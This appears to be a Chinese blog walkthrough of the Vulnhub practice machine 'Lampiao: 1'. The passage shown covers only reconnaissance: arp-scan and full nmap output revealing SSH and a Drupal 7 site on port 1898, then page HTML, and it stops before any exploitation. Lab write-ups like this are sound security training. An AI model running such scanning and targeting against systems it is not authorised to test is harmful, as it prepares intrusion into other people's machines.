
Vulnhub靶机Lampiao：1 writeup

原创


剑豪123 已于 2022-01-21 23:04:50 修改 3778 收藏
分类专栏： vulnhub 文章标签： 安全 web安全
于 2022-01-21 23:04:19 首次发布



vulnhub 专栏收录该内容
9 篇文章 0 订阅
订阅专栏

目录

下载地址：https://www.vulnhub.com/entry/lampiao-1,249/



Description

Would you like to keep hacking in your own lab?


Try this brand new vulnerable machine! "Lampião 1".

Get root!

Level: Easy


信息搜集

获取IP地址



```
C:\home\kali> arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.159
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:08:6f:6c:4c:5b       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16       (Unknown)
192.168.1.2     50:3c:ea:c1:33:9b       GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD
192.168.1.162   08:00:27:98:df:9a       PCS Systemtechnik GmbH
192.168.1.162   08:00:27:98:df:9a       PCS Systemtechnik GmbH (DUP: 2)
192.168.1.26    b6:54:ac:da:65:21       (Unknown: locally administered)
192.168.1.26    b6:54:ac:da:65:21       (Unknown: locally administered) (DUP: 2)
```


扫描开放的端口



```
C:\home\kali> nmap 192.168.1.162 -p- -A -O -sV                                    130 ✕
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-21 19:04 CST
Nmap scan report for 192.168.1.162
Host is up (0.00029s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
80/tcp   open  http?
| fingerprint-strings:
|   NULL:
|
|     _____ _ _
|     |_|/ ___ ___ __ _ ___ _ _
|     \x20| __/ (_| __ \x20|_| |_
|     ___/ __| |___/ ___|___,|____/__, ( )
|     |___/
|
|     ______ _ _ _
|     ___(_) | | | |
|     \x20/ _` | / _ / _` | | | |/ _` | |
|_    __,|___,|___| |_|
1898/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Lampi\xC3\xA3o
1 service unrecognized despite returning data. If you know the service/version, please submit t
he following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```


80端口

80端口没有任何发现



1898端口

发现启动了Drupal 7



不安全 | 192.168.1.162:1898

Lampião

Home

User login

Username *

Password *

- Create new account
- Request new password

Log in

Lampião, herói ou vilão do Sertão?

Submitted by tiago on Thu, 04/19/2018 - 18:25

Para uns, um ídolo. Para outros, assassino. Lampião, uma das figuras mais misteriosas da história do Brasil, passou a vida sendo temido e idolatrado pelas pessoas que aterrorizava e amparava. Conheça aqui sua trajetória.

Read more Log in or register to post comments

First article...

Submitted by Eder on Fri, 04/20/2018 - 13:55


Just testing..

LuizGonzaga-LampiaoFalou.mp3

Node 2 is not working :(

Read more Log in or register to post comments

Powered by Drupal




换行 □


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
  "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
  xmlns:content="http://purl.org/rss/1.0/modules/content/"
  xmlns:dc="http://purl.org/dc/terms/"
  xmlns:foaf="http://xmlns.com/foaf/0.1/"
  xmlns:og="http://ogp.me/ns#"
  xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
  xmlns:sioc="http://rdfs.org/sioc/ns#"
  xmlns:sioct="http://rdfs.org/sioc/types#"
  xmlns:skos="http://www.w3.org/2004/02/skos/core#"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema#">

<head profile="http://www.w3.org/1999/xhtml/vocab">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<link rel="shortcut icon" href="http://192.168.1.162:1898/misc/favicon.ico" type="image/vnd.microsoft.icon" />
<meta name="Generator" content="Drupal 7 (http://drupal.org)" />
<link rel="alternate" type="application/rss+xml" title="Lampião RSS" href="http://192.168.1.162:1898/?q=rss.xml" />
  <title>Lampião</title>
  <style type="text/css" media="all">
@import url("http://192.168.1.162:1898/modules/system/system.base.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/system/system.menus.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/system/system.messages.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/system/system.theme.css?p7g6r2");
</style>
<style type="text/css" media="all">
@import url("http://192.168.1.162:1898/modules/comment/comment.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/field/theme/field.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/node/node.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/search/search.css?p7g6r2");
@import url("http://192.168.1.162:1898/modules/user/user.css?p7g6r2");
</style>
<style type="text/css" media="all">
@import url("http://192.168.1.162:1898/themes/bartik/css/layout.css?p7g6r2");
@import url("http://192.168.1.162:1898/themes/bartik/css/style.css?p7g6r2");
@import url("http://192.168.1.162:1898/sites/default/files/color/bartik-59b8dda0/colors.css?p7g6r2");
</style>
<style type="text/css" media="print">
@import url("http://192.168.1.162:1898/themes/bartik/css/print.css?p7g6r2");
</style>

<!--[if lte IE 7]>
<link type="text/css" rel="stylesheet" href="http://192.168.1.162:1898/themes/bartik/css/ie.css?p7g6r2" media="all" />
<![endif]-->

<!--[if IE 6]>
<link type="text/css" rel="stylesheet" href="http://192.168.1.162:1898/themes/bartik/css/ie6.css?p7g6r2" media="all" />
<![endif]-->
  <script type="text/javascript" src="http://192.168.1.162:1898/misc/jquery.js?v=1.4.4"></script>
<script type="text/javascript" src="http://192.168.1.162:1898/misc/jquery.once.js?v=1.2"></script>
<script type="text/javascript" src="http://192.168.1.162:1898/misc/drupal.js?p7g6r2"></script>
<script type="text/javascript">
<!--//--><![CDATA[//><!--
jQuery.extend(Drupal.settings, {"basePath":"\/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"q2MkC3hAzkHVZFl1Wu40wpWoKATAKrArPXD7ABu3E3I","js":{"misc\/jquery.js":1,"misc\/jquery.once.js":1,"misc\/drupal.js":1},"css":{"modules\/system\/system.base.
//--><!]]>
</script>
</head>
<body class="html front not-logged-in one-sidebar sidebar-first page-node" >
  <div id="skip-link">
